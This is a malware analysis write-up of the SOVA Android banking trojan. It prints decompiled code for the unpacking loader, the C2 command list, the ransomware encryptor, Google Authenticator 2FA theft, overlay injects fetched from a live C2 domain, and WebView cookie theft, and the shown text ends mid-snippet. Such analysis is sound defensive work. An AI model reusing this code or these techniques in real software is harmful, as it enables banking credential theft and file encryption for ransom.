Technical analysis of SOVA android malware

muha2xmad.github.io/malware-analysis/sova/

September 1, 2022

Muhammad Hasan Ali

Malware Analysis learner

19 minute read

As-salamu Alaykum

FreePalestine

Introduction

In September 2021, SOVA, a new Android Banking Trojan, was announced in a known underground forum. It had multiple capabilities and was basically almost in the go-to market phase.Until March 2022, multiple versions of SOVA were found and some of these features were already implemented, such as: 2FA interception, cookie stealing and injections for new

targets and countries (e.g. multiple Philippine banks). In July 2022, we discovered a new version of SOVA (v4) which presents new capabilities and seems to be targeting more than 200 mobile applications, including banking apps and crypto exchanges/wallets. Starting from May 2022, Threat Actors (TAs) behind SOVA have started to deliver a new version of their malware, hiding within fake Android applications that show up with the logo of a few famous ones, like Chrome, Amazon, NFT platform or others.

Download the sample from malwarebazaar

Explore AndroidManifest.xml

`AndroidManifest.xml` is not human-readable so we use `apktool` to decompile the apk first to be able to read the `AndroidManifest.xml`. We need to read this file to know the ability of this malicious APK and know more inforamation such as entry points for the app, Activities, Services, Intents, app permissions, and package name.

```
<uses-feature android:name="android.hardware.telephony"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission
android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission
android:name="com.google.android.gms.permission.ACTIVITY_RECOGNITION"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_LAUNCH_BROADCASTS"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission
android:name="android.permission.ACTION_MANAGE_OVERLAY_PERMISSION"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CLEAR_APP_CACHE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
    <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.REORDER_TASKS"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
    <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
```

The malware gets lots of permissions to steal SMS such as `READ_SMS`, `SEND_SMS`, and `RECEIVE_SMS`, get permission to steal contacts such as `READ_CONTACTS`, `WRITE_CONTACTS`, and `READ_PHONE_NUMBERS`, get permission to un/install packages such as `QUERY_ALL_PACKAGES`, `REQUEST_INSTALL_PACKAGES`, `INSTALL_PACKAGES`, and `REQUEST_DELETE_PACKAGES` to launch overlay attack when a specific application is launched usually bank apps, gets permission to access the location of the victim's phone such as `ACCESS_FINE_LOCATION`, `ACCESS_COARSE_LOCATION`, and `ACCESS_BACKGROUND_LOCATION`.

Other permissions such as `DISABLE_KEYGUARD` to disable the phone lock for the time being the application is used, `REORDER_TASKS` this Allows the app to move tasks to the foreground and background, `RECORD_AUDIO` allow the app to record audio, `CALL_PHONE` Allows an application to initiate a phone call without going through the Dialer user interface, `ACTION_MANAGE_OVERLAY_PERMISSION` controlling which apps can draw on top of other apps helps the overlay attack, `RECEIVE_BOOT_COMPLETED` to receive a notification when the system finishes booting.

We get the Entry point of the malicious application `com.devapprove.a.ru.news.ui.LauncherActivity` **which is not found the classes.dex. So this an indication that the malware is packed** and other classes will be loaded into application at run-time. And we need to unpack it so the malware will drop the decrypted dex file which contains the malicious functions the malware will do to the victim's device such as stealing SMS or how the malware will communicate to the C2 server.

```
<activity android:exported="true"
android:name="com.devapprove.a.ru.news.ui.LauncherActivity"
android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen">
            <intent-filter>
                <category android:name="android.intent.category.LAUNCHER"/>
                <action android:name="android.intent.action.MAIN"/>
            </intent-filter>
        </activity>
```

This service called `HeadlessSmsSendService` using `SEND_RESPOND_VIA_MESSAGE` permission, which enables the malware to send a request to other apps to handle respond-via-message events for incoming calls.

```
 <service android:exported="true"
android:name="com.devapprove.a.ru.news.HeadlessSmsSendService"
android:permission="android.permission.SEND_RESPOND_VIA_MESSAGE">
            <intent-filter>
                <action android:name="android.intent.action.RESPOND_VIA_MESSAGE"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <data android:scheme="sms"/>
                <data android:scheme="smsto"/>
                <data android:scheme="mms"/>
                <data android:scheme="mmsto"/>
            </intent-filter>
        </service>
```

The malware will use `NotificationService` service to handle the device notification. The malware will be able to read/write all device notifications such as SMS notifications and messages notifications and system notifications. This used to intercept when 2FA SMS revieved or OTP SMS.

```
<service android:enabled="true" android:exported="false"
android:name="com.devapprove.a.ru.news.service.NotificationService"
android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
            <intent-filter>
                <action
android:name="android.service.notification.NotificationListenerService"/>
            </intent-filter>
        </service>
```

The malware uses this service `AppAccessibilityService` to decalare an `Accessibility Service` in the Android manifest. An accessibility service is an application that provides user interface enhancements to assist users with disabilities, or who may temporarily be unable to fully interact with a device. And the capabilities the malware requests are in `@xml/accessibilityservice` in `res` folder.

```
<service android:exported="false" android:label="@string/app_name"
android:name="com.devapprove.a.ru.news.service.AppAccessibilityService"
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
            <intent-filter>
                <action
android:name="android.accessibilityservice.AccessibilityService"/>
            </intent-filter>
            <meta-data android:name="android.accessibilityservice"
android:resource="@xml/accessibilityservice"/>
        </service>
```

The capabilities in `@xml/accessibilityservice` are `canRetrieveWindowContent` to retrieve the content of the window, `accessibilityEventTypes` to get all types of events which helps the malware to maintain more presitence in the victim's device.

This allows the malware to get SMS notifications when the device gets SMS message. The malware set the priority to `9999` which allows the malware to get the SMS notification before the system messaging apps. Then the malware deletes or send it to C2 server or do whatever he wants. This helps stealing `2FA` SMS.

```
<receiver android:enabled="true" android:exported="true"
android:name="com.devapprove.a.ru.news.SmsReceiver"
android:permission="android.permission.BROADCAST_SMS">
            <intent-filter android:priority="9999">
                <action android:name="android.provider.Telephony.SMS_DELIVER"/>
            </intent-filter>
        </receiver>
```

Dive into packed classes.ex

Now after we know that the malware is packed which will drop the unpacked file which contains the malicious functions the malware will do to the victim's device. Another indication of packing by using droidlysis tool which extracts properties about the app. `droidlysis --input 7c805f51ee3b2994e742d73954e51d7c2c24c76455b0b9a1b44d61cb4e280502.apk`. We get lots of info about the app such as activities, permissions, urls, and suspecious classes.

Suspicious classes such as `DexClassLoader` which is A class loader that loads classes from . `jar` and `.apk` files containing a classes.dex entry. This can be used to execute code not installed as part of an application. The most important parameter the `DexClassLoader` is the first parameter `dexPath` which represent path to the unpacked dex. We will get the name of the encrypted file which will be loaded at runtime. The name will be in `plaintext` or will be `encoded`, we will see….

```
Smali properties /  What the Dalvik code does
dex_class_loader    : True (Potentially trying to silently run another DEX executable)
encryption          : True (Uses encryption)
ip_address          : True (Retrieves the device IP address)
jni                 : True (Uses Java JNI)
load_library        : True (Loads a native library)
nop                 : True (DEX bytecode contains NOP instructions.)
reflection          : True (Uses Java Reflection)
stacktrace          : True (Get stack traces. Can be used as Anti Frida technique.)
zip                 : True (Zips or unzips files)
packed              : True (None)
```

Figure(1): DexClassLoader class

How we will find this file?

You can see the Unpacking video from Here

First search for `DexClassLoader` in the decompiler such as `jadx-gui`. Then the find reference by pressing `x` to class, and keep finding reference until finding `attachBaseContext` method, which is the function that packers usually override to perform these tasks since it is called by the framework even before.

After searching for `DexClassLoader`, we find `uncovercherry` class we use `x` to find reference to this class.

```
public DexClassLoader uncovercherry(String dexpath, String str, String str2, Field field, WeakReference weakReference) throws Exception {
    this.xsTWhsxnRtAkSRGMaEcPTK_896537 = ((NosgoRESdFTDywoftSijZZ_648029 * QkIgjCBaQrodnhmFNNDIWi_72503) + 293003) - 852850;
    Constructor constructor = DexClassLoader.class.getConstructor(String.class, String.class, String.class, ClassLoader.class);
    NosgoRESdFTDywoftSijZZ_648029 = (this.xsTWhsxnRtAkSRGMaEcPTK_896537 - (QkIgjCBaQrodnhmFNNDIWi_72503 / 697402)) + 515727;
    DexClassLoader dexClassLoader = (DexClassLoader) constructor.newInstance(dexpath, str, str2, (ClassLoader) pathhub(field, weakReference));
    for (int i = 0; i < 12; i++) {
        QkIgjCBaQrodnhmFNNDIWi_72503 = ((NosgoRESdFTDywoftSijZZ_648029 + 7728082) - this.xsTWhsxnRtAkSRGMaEcPTK_896537) - 7243742;
    }
    return dexClassLoader;
}
```

Figure(2): DexClassLoader class and uncovercherry

```
public void vibrantcricket(Field field, String dexpath, String str, String str2, WeakReference weakReference) {
    try {
        NosgoRESdFTDywoftSijZZ_648029 = (this.xsTWhsxnRtAkSRGMaEcPTK_896537 - (QkIgjCBaQrodnhmFNNDIWi_72503 / 412268)) + 371956;
        field.set(roomclose(weakReference), uncovercherry(dexpath, str, str2, field, weakReference));
    } catch (Exception unused) {
    }
}
```

Figure(3): find ref to uncovercherry is vibrantcricket

```
public void damageinform(String dexpath, String str, String str2, Context context) {
    try {
        String nobletree = nobletree(new int[5]);
        int i = 0;
        do {
            QkIgjCBaQrodnhmFNNDIWi_72503 = ((30 / this.xsTWhsxnRtAkSRGMaEcPTK_896537) + NosgoRESdFTDywoftSijZZ_648029) - 62;
            i++;
        } while (i != 12);
        Class<?> moviepudding = moviepudding(neverapple(new int[5]), nobletree);
        String insideact = insideact(new int[5]);
        for (int i2 = 0; i2 < 46; i2++) {
            QkIgjCBaQrodnhmFNNDIWi_72503 = ((NosgoRESdFTDywoftSijZZ_648029 * 99) + 70) - this.xsTWhsxnRtAkSRGMaEcPTK_896537;
        }
        Class<?> moviepudding2 = moviepudding(songspoil(new int[5]), insideact);
        for (int i3 = 0; i3 < 15; i3++) {
            NosgoRESdFTDywoftSijZZ_648029 = (this.xsTWhsxnRtAkSRGMaEcPTK_896537 * 85) - QkIgjCBaQrodnhmFNNDIWi_72503;
        }
        Field panicmobile = panicmobile(moviepudding, trytype(new int[5]));
        this.xsTWhsxnRtAkSRGMaEcPTK_896537 = (QkIgjCBaQrodnhmFNNDIWi_72503 + 0) - NosgoRESdFTDywoftSijZZ_648029;
        neutralfaculty(panicmobile);
        if (QkIgjCBaQrodnhmFNNDIWi_72503 > 462549) {
            QkIgjCBaQrodnhmFNNDIWi_72503 = (this.xsTWhsxnRtAkSRGMaEcPTK_896537 + 50) - (NosgoRESdFTDywoftSijZZ_648029 * 74);
        }
        WeakReference ribbonmaster = ribbonmaster(panicmobile, moviepudding, context);
        for (int i4 = 0; i4 < 37; i4++) {
            NosgoRESdFTDywoftSijZZ_648029 = QkIgjCBaQrodnhmFNNDIWi_72503 + 73026 + (147162 / this.xsTWhsxnRtAkSRGMaEcPTK_896537);
        }
        Field panicmobile2 = panicmobile(moviepudding2, rabbitlegend(new int[5]));
        this.xsTWhsxnRtAkSRGMaEcPTK_896537 += NosgoRESdFTDywoftSijZZ_648029 * 599118;
        neutralfaculty(panicmobile2);
        NosgoRESdFTDywoftSijZZ_648029 = 80173 - (NosgoRESdFTDywoftSijZZ_648029 * this.xsTWhsxnRtAkSRGMaEcPTK_896537);
        vibrantcricket(panicmobile2, dexpath, str, str2, ribbonmaster);
    } catch (Exception unused) {
    }
}
```

Figure(4): find ref to vibrantcricket is damageinform

```
public void decreasespare(String dexpath, String str, StringBuffer stringBuffer, Context context) {
    for (int i = 0; i < 3; i++) {
        try {
            this.nHcmwRkKgnrIgG_650006 = (this.KtumHfapPLoDFt_813944 + 2914) - this.BmBrSgGcDtxzwG_515717;
        } catch (Exception unused) {
            return;
        }
    }
    this.EGhYcCn.damageinform(dexpath, str, stringBuffer.toString(), context);
}
```

Figure(5): find ref to damageinform is decreasespare

```
File gentleadjust = gentleadjust(this.SPmAjDtFgPlWtHgTtRsRxPnScWrWgWxGkGaKeSr, this.UBmRgHyPmSzClMhEzTdOdWrTdGj);
this.nHcmwRkKgnrIgG_650006 = (this.KtumHfapPLoDFt_813944 + this.BmBrSgGcDtxzwG_515717) - 1;
clusterhole(gentleadjust);
this.BmBrSgGcDtxzwG_515717 = (this.nHcmwRkKgnrIgG_650006 - 1) - this.KtumHfapPLoDFt_813944;
String dexpath = nobleamong(clusterhole);
for (int i5 = 0; i5 < 10; i5++) {
    this.BmBrSgGcDtxzwG_515717 = (97 - (this.KtumHfapPLoDFt_813944 / 44)) + this.nHcmwRkKgnrIgG_650006;
}
for (int i6 = 0; i6 < 2; i6++) {
    try {
        this.BmBrSgGcDtxzwG_515717 = (this.nHcmwRkKgnrIgG_650006 / 274286) + 517508 + this.KtumHfapPLoDFt_813944;
    } catch (Exception unused) {
        return;
    }
}
boolean royaljungle = royaljungle(dexpath);
this.nHcmwRkKgnrIgG_650006 = (this.BmBrSgGcDtxzwG_515717 - (this.KtumHfapPLoDFt_813944 * 962632)) - 88607;
if (royaljungle) {
    this.KtumHfapPLoDFt_813944 = (this.nHcmwRkKgnrIgG_650006 * 44) + 66 + this.BmBrSgGcDtxzwG_515717;
    StringBuffer stringBuffer = new StringBuffer();
    for (int i7 = 0; i7 < 5; i7++) {
        this.BmBrSgGcDtxzwG_515717 = ((this.KtumHfapPLoDFt_813944 - 16) + 43) - this.nHcmwRkKgnrIgG_650006;
    }
    if (royaljungle) {
        decreasespare(dexpath, clusterhole, stringBuffer, this.SPmAjDtFgPlWtHgTtRsRxPnScWrWgWxGkGaKeSr);
        for (int i8 = 0; i8 < 26; i8++) {
            this.nHcmwRkKgnrIgG_650006 = (this.BmBrSgGcDtxzwG_515717 / this.KtumHfapPLoDFt_813944) + 926030 + 304705;
        }
    }
}
}
```

Figure(6): find ref to decreasespare is attachBaseContext

Now we find `String dexpath = nobleamong(clusterhole);` , we enter `nobleamong` class, then we get `return nuclearinquiry(str);` , enter `nuclearinquiry` , then `inflictair` . We get `return new File(str, this.REpOzCiHoGjQpWpQqNnBtIu);` , enter `REpOzCiHoGjQpWpQqNnBtIu` , and then `ketchupold` , then `globeonline` .

Now, in this class we will get the name of the encrypted file which will be loaded in runtime. But it seems to be encoded, so we need to write code to decode it. The code is full of junk code, we will try to clean it.

```
public static String globeonline() {
    int i = NativeConstants.SSL_MODE_SEND_FALLBACK_SCSV;
    for (int i2 = 9; i2 < 41; i2++) { // junk code
        i = 1038;
    }
    byte[] bArr = {80, 103, 114, 87, 100, 90, 90, 61, 121, 96, 124, 125};
    int i3 = -421; // junk code
    int i4 = (-421 - (5066 / i)) + 9510; // junk code
    byte[] bArr2 = new byte[12];
    if (i == 500) { // junk code
        i = -5499169 - i4;
    }
    byte[] bArr3 = {19};
    for (int i5 = 9; i5 < 10; i5++) { // junk code
        i4 = ((i - 60025) - -421) + 32320; // junk code
    }
    if (-421 == i4) { // junk code
        i3 = ((i4 + 9) + 6) - i;
    }
    if (i <= i4) { // junk code
        i = (79116 - (i4 * i3)) - 91782;
    }
    for (int i6 = 6; i6 < 8; i6++) { // junk code
    }
    int i7 = 0;
    while (i7 < 12) {
        int i8 = i + 42811; // junk code
        int i9 = 31 - i8; // junk code
        int i10 = i8 - (i9 * 78); // junk code
        bArr2[i7] = (byte) (((((((i8 - i9) + i10) * 0) + bArr[i7]) + (((i10 / i10) / 1) ^ 1)) + (i10 % i10)) ^ bArr3[i7 % 1]);
        int i11 = i10 / 8096345; // junk code
        i7++;
        i = i10; // junk code
    }
    for (int i12 = 19; i12 < 47; i12++) { // junk code
    }
    return new String(bArr2);
}
```

Figure(7): encoded name of encrypted file

After cleaning the code, and run the code the result will be `Decoded filename: CtaDwII.json`. So the file name will be `CtaDwII.json`.

```
public class Main
{
    public static String lawtwist(int arg9) {
          byte[] encrypted = new byte[] {80, 103, 114, 87, 100, 90, 90, 61, 121, 96,
124, 125};
          byte[] result = new byte[12];
          byte[] key = new byte[]{19};

          int i = 0;
          while (i < 12) {
              result[i] = (byte)( encrypted[i] ^ key[i % 1]);
              i++;
          }
          return new String(result);

          }
        public static void main(String[] args) {
               System.out.println("Decoded filename: "+ Main.lawtwist(0 /* whatever
*/));
        }
}
```

Now how we will get the file? We will run the APK in virtual environment such as `android studio` then we use `adb` to pull the decrypted file.

So we need to know where the decrypted `CtaDwII.json` file will be unpacked in `android studio`, you can use Dexcalibur but I have problems while installing, so I used Hatching triage report to locate the decrypted `CtaDwII.json` file. The file is located in `/data/user/0/com.bean.cousin/app_DynamicOptDex/CtaDwII.json`. before we pull the file, you need to copy `CtaDwII.json` to a user folder not root folder such as `/sdcard/` then pull this dex file which we will analyze instead of `classes.dex`. The decrypted `CtaDwII.json` file SHA256 hash: `f6776bddb6a62dfaabcdf46eb1d5e22374ba0cfbabc45915ba887637b2f28c71`.

Dive into droped dex

SOVA malware has multible versions, in each version malware authors implements new features. This sample is SOVA v5. And new features got added such as ransomware capability with AES algorithm.

In `Const` method, we get all the capabilities of the malware. The malware can do malicious functions such as intercepting 2FA, delete app, steal SMS and contacts, forward calls, keylogger ,or mute the device. In the end, I will explain in brief every function the malware does.

```
 Const.INSTANCE = new Const();
        Const.PERMISSION_LIST = Build.VERSION.SDK_INT < 26 ? CollectionsKt.listOf(new
String[]{"android.permission.READ_SMS", "android.permission.SEND_SMS",
"android.permission.RECEIVE_SMS", "android.permission.READ_CONTACTS",
"android.permission.WRITE_CONTACTS", "android.permission.READ_PHONE_STATE"}) :
CollectionsKt.listOf(new String[]{"android.permission.READ_SMS",
"android.permission.SEND_SMS", "android.permission.RECEIVE_SMS",
"android.permission.READ_CONTACTS", "android.permission.WRITE_CONTACTS",
"android.permission.READ_PHONE_STATE", "android.permission.WRITE_EXTERNAL_STORAGE",
"android.permission.MODIFY_AUDIO_SETTINGS",
"android.permission.READ_EXTERNAL_STORAGE", "android.permission.INSTALL_PACKAGES",
"android.permission.CALL_PHONE", "android.permission.GET_ACCOUNTS",
"android.permission.READ_PHONE_NUMBERS", "android.permission.CLEAR_APP_CACHE"});
        Const.get2fa = "get2fa";
        Const.start2faactivator = "start2faactivator";
        Const.stop2faactivator = "stop2faactivator";
        Const.delbot = "delbot";
        Const.openUrl = "openurl";
        Const.startlock = "startlock";
        Const.stoplock = "stoplock";
        Const.admin = "getperm";
        Const.delapp = "delapp";
        Const.starthidenpush = "starthidenpush";
        Const.stophidenpush = "stophidenpush";
        Const.hidesms = "starthidesms";
        Const.stophidensms = "stophidesms";
        Const.scancookie = "scancookie";
        Const.stopcookie = "stopcookie";
        Const.scaninject = "scaninject";
        Const.stopscan = "stopscan";
        Const.getsms = "getsms";
        Const.startkeylogs = "startkeylogs";
        Const.stopkeylogs = "stopkeylogs";
        Const.contactssender = "contactssender";
        Const.sendsms = "sendsms";
        Const.openinject = "openinject";
        Const.getapps = "getapps";
        Const.sendpush = "sendpush";
        Const.enableinject = "enableinject";
        Const.runapp = "runapp";
        Const.callForward = "forwardcall";
        Const.call = "call";
        Const.disableinject = "disableinject";
        Const.getcontacts = "getcontacts";
        Const.startMute = "startmute";
        Const.stopMute = "stopmute";
        Const.gettrustwallet = "gettrustwallet";
        Const.getexodus = "getexodus";
        Const.remote = new Remote(null, null, null, 7, null);
```

Now I will start explaining the major functions of the malware such as Stealing SMS and contacts, ransomware, intercept 2FA, overlay attack, forward call, and mute state. In `PingTasks` method, we will find commands from C2 server which will be received to the malware to do the malicous functions. We will show the command from the C2 server and then explain the function of the command.

In this version of SOVA, the malware comes with ransomware capability which will encrypt the victim's files with AES algorithm and the extenstion of the encrypted files will be `.enc`.

```
  public void onCreate() {
        Intrinsics.checkNotNullExpressionValue("Created encryptor service",
"TDE(\"Created encryptor service\")");
        RemoteLogger.log$default(this.logger, "Created encryptor service", null,
null, null, 14, null);
        super.onCreate();
    }

    @Override  // android.app.Service
    public void onDestroy() {
        super.onDestroy();
        Intrinsics.checkNotNullExpressionValue("Destroyed encryptor service",
"TDE(\"Destroyed encryptor service\")");
        RemoteLogger.log$default(this.logger, "Destroyed encryptor service", null,
null, null, 14, null);
    }

    private final void onEncryptionEnd() {
        Intrinsics.checkNotNullExpressionValue("Stopped encryptor", "TDE(\"Stopped
encryptor\")");
        RemoteLogger.log$default(this.logger, "Stopped encryptor", null, null, null,
14, null);
        this.preferences.isDeviceEncrypted(Boolean.valueOf(true));
        this.stopForeground(true);
        this.stopSelf();
    }

    private final void onEncryptionStart() {
        if((Preferences.isDeviceEncrypted$default(this.preferences, null, 1, null))
&& this.mode == WorkType.ENCRYPT) {
            Intrinsics.checkNotNullExpressionValue("Device already encrypted",
"TDE(\"Device already encrypted\")");
            RemoteLogger.log$default(this.logger, "Device already encrypted", null,
null, null, 14, null);
            this.stopForeground(true);
            this.stopSelf();
        }

        Intrinsics.checkNotNullExpressionValue("Started encryptor", "TDE(\"Started
encryptor\")");
        RemoteLogger.log$default(this.logger, "Started encryptor", null, null, null,
14, null);
        Function1 function10 = (Function1)new
EncryptorService.onEncryptionStart.1(this);
        this.aesEncryptor.setLog(function10);

BuildersKt__Builders_commonKt.launch$default(CoroutineScopeKt.CoroutineScope(((Corouti
 null, null, ((Function2)new EncryptorService.onEncryptionStart.2(this, null)), 3,
null);
    }

    @Override  // android.app.Service
```

```
    public int onStartCommand(Intent intent0, int v, int v1) {
        this.startForeground(3,
ContextNotificationExtensions.INSTANCE.createManagingServiceNotification(((Context)thi

        this.mode = intent0 == null || !intent0.getBooleanExtra("decrypt", false) ?
WorkType.ENCRYPT : WorkType.DECRYPT;
        this.onEncryptionStart();
        return 1;
    }
```

The malware will receive a command related to two factor authentication `2FA` to start or stop collecting 2FA authentication codes from victim device then send 2FA message to the C2 server. The malware will run the `Google Authenticator` app and get the content of the opened interface by abusing `Accessibility Service`.

```
if(Intrinsics.areEqual(s, "start2faactivator")) {
            preferences0.is2FAActivatorEnabled(boolean0);
            return;
        }

        Inject inject0 = null;
        if(Intrinsics.areEqual(s, "stop2faactivator")) {
            Log.d("2FA",
String.valueOf(Preferences.is2FAActivatorEnabled$default(preferences0, null, 1,
null)));
            preferences0.is2FAActivatorEnabled(Boolean.valueOf(false));
            return;
        }

        if(Intrinsics.areEqual(s, "get2fa")) {
            AppKt.log$default(this, "Request Google auth app", null, null, 6, null);
            if(!workerService1.checkScreenState(command0)) {
                return;
            }

            if(ContexStartExtensionsKt.startApp(context0,
"com.google.android.apps.authenticator2")) {
                preferences0.is2FARequested(boolean0);
                return;
            }
        }
```

The malware will try to steal 2FA codes generated by `Google Authenticator` app. This can happen if the malware take `Accessibility Service` permission. If the authenticator app is running, the malware can get the content of the opened activity(interface) and then upload this information to the C2 server. By this way, the malware can get the 2FA to bypass the protection of the banking accounts.

```
public final boolean is2FAActivatorEnabled(Boolean boolean0) {
        if(boolean0 != null) {
            this.prefsEditor().putBoolean("is2FAActivatorEnabled",
boolean0.booleanValue()).apply();
            return boolean0.booleanValue();
        }

        return this.prefs().getBoolean("is2FAActivatorEnabled", false);
    }

    public static boolean is2FAActivatorEnabled$default(Preferences preferences0,
Boolean boolean0, int v, Object object0) {
        if(object0 == null) {
            if((v & 1) != 0) {
                boolean0 = null;
            }

            return preferences0.is2FAActivatorEnabled(boolean0);
        }

        throw new UnsupportedOperationException("Super calls with default arguments
not supported in this target, function: is2FAActivatorEnabled");
    }

    public final boolean is2FARequested(Boolean boolean0) {
        if(boolean0 != null) {
            this.prefsEditor().putBoolean("is2FARequested",
boolean0.booleanValue()).apply();
            return boolean0.booleanValue();
        }

        return this.prefs().getBoolean("is2FARequested", false);
    }

    public static boolean is2FARequested$default(Preferences preferences0, Boolean
boolean0, int v, Object object0) {
        if(object0 == null) {
            if((v & 1) != 0) {
                boolean0 = null;
            }

            return preferences0.is2FARequested(boolean0);
        }

        throw new UnsupportedOperationException("Super calls with default arguments
not supported in this target, function: is2FARequested");
    }
```

The malware will perform overlay attack when the victim opens a specific app usually banking apps or cryptocurrency apps to steal the victim's credentials. In prevouis versions, the malware puts targeted apps in `packageList.txt` in `assets/` folder. In version 5, the

malware will request all installed packages on the victim's device, and then reqest needed WebViews for targeted apps. The command `openinject` will open the downloaded WebView by requesting `injectlist` from the C2 server `satandemantenimiento[].]com` when a targeted app opened. The malware knows that the vicitm opens a targeted app by monitoring the screen.

```
  if(Intrinsics.areEqual(s, "openinject")) {
                            Companion browserActivity$Companion0 =
BrowserActivity.Companion;
                            Context context7 =
workerService0.getApplicationContext();
                            Intrinsics.checkNotNullExpressionValue(context7,
"workerService.applicationContext");
                            StringBuilder stringBuilder0 = new
StringBuilder().append("http://satandemantenimiento.com").append("/downloadinject?
access=").append("1").append("&packagename=");
                            List list0 = command0.getInjectlist();
                            if(list0 != null) {
                                inject0 = (Inject)list0.get(0);
                            }

                            Intrinsics.checkNotNull(inject0);

workerService1.startActivity(browserActivity$Companion0.newInstance(context7,
stringBuilder0.append(inject0.getPacket()).append("&type=html").toString(),
((Inject)command0.getInjectlist().get(0)).getGetcookie(),
((Inject)command0.getInjectlist().get(0)).getPacket()).addFlags(0x10000000));
                            return;
                        }
 if(Intrinsics.areEqual(s, "enableinject")) {
                                this.scanInject(command0, workerService0);
                                return;
                            }
 if(Intrinsics.areEqual(s, "disableinject")) {
                                Preferences preferences1 =
workerService0.getPreferences();
                                List list1 = command0.getInjectlist();
                                Intrinsics.checkNotNull(list1);
                                preferences1.deleteInjects(list1);
                                return;
```

And the `scanInject` class to update the list of targeted apps.

```
private final void scanInject(Command command0, WorkerService workerService0) {
        Log.d("INJCTS - scan", String.valueOf(command0.getInjectlist()));
        for(Object object0: (command0.getInjectlist() == null ?
CollectionsKt.emptyList() : command0.getInjectlist())) {
            Inject inject0 = (Inject)object0;
            workerService0.getPreferences().addInject(inject0);
            AppKt.log$default(this, inject0 + " ENABLED", null, null, 6, null);
        }
    }
```

This how malware perform overlay attack. And the malware will try to steal `cookie` using `getCookie` command -which we will explain- using `cookieManager`.

```
 protected void onCreate(Bundle bundle0) {
        super.onCreate(bundle0);
        this.getWindow().requestFeature(8);
        ActionBar actionBar0 = this.getActionBar();
        if(actionBar0 != null) {
            actionBar0.hide();
        }

        this.setTitle("");
        try {
            this.setContentView(0x7F0B0022);
            View view0 = this.findViewById(0x7F0800B8);
            Intrinsics.checkNotNullExpressionValue(view0,
"findViewById(R.id.web_view)");
            WebView webView0 = (WebView)view0;
            webView0.getSettings().setJavaScriptEnabled(true);
            String s = null;
            webView0.setLayerType(2, null);
            String s1 = this.getIntent().getStringExtra("link");
            Log.i("INJECT_URL", Intrinsics.stringPlus("", s1));
            boolean z = this.getIntent().getBooleanExtra("getCookie", false);
            this.packet = this.getIntent().getStringExtra("packet");
            StringBuilder stringBuilder0 = new StringBuilder().append("Web activity
started. Navigate to: ");
            if(s1 != null) {
                s = s1.toString();
            }

            AppKt.log$default(this, stringBuilder0.append(s).append(". Get cookie:
").append(((boolean)(((int)z)))).toString(), null, null, 6, null);
            CookieManager cookieManager0 = CookieManager.getInstance();
            CookieSyncManager.createInstance(this.getApplicationContext());
            if(Build.VERSION.SDK_INT >= 21) {
                cookieManager0.setAcceptThirdPartyCookies(webView0, true);
            }
            else {
                cookieManager0.setAcceptCookie(true);
            }

            cookieManager0.acceptCookie();
            CookieSyncManager.getInstance().startSync();
            Intrinsics.checkNotNullExpressionValue(cookieManager0, "cookieManager");
            this.setClient(webView0, ((boolean)(((int)z))), cookieManager0);
            this.setChromeClient(webView0);
            webView0.getSettings().setDomStorageEnabled(true);
            webView0.addJavascriptInterface(new BrowserActivity.onCreate.1(this),
"Android");
            webView0.addJavascriptInterface(new BrowserActivity.onCreate.2(),
"recorder");
            if(s1 != null) {
                webView0.loadUrl(s1);
                return;
```

```
            }
        }
        catch(Exception unused_ex) {
            return;
        }
    }
```

The malware will steal Cookies from the opened apps using `scancookie` using `cookieManager`. After collecting Cookies the malware will stop scan using `stopcookie` command. The malware sends the stolen Cookies to `/testpost.php`.

```
  if(Intrinsics.areEqual(s, "scancookie")) {
                        try {
                            this.scanCookie(command0, workerService0);
                        }
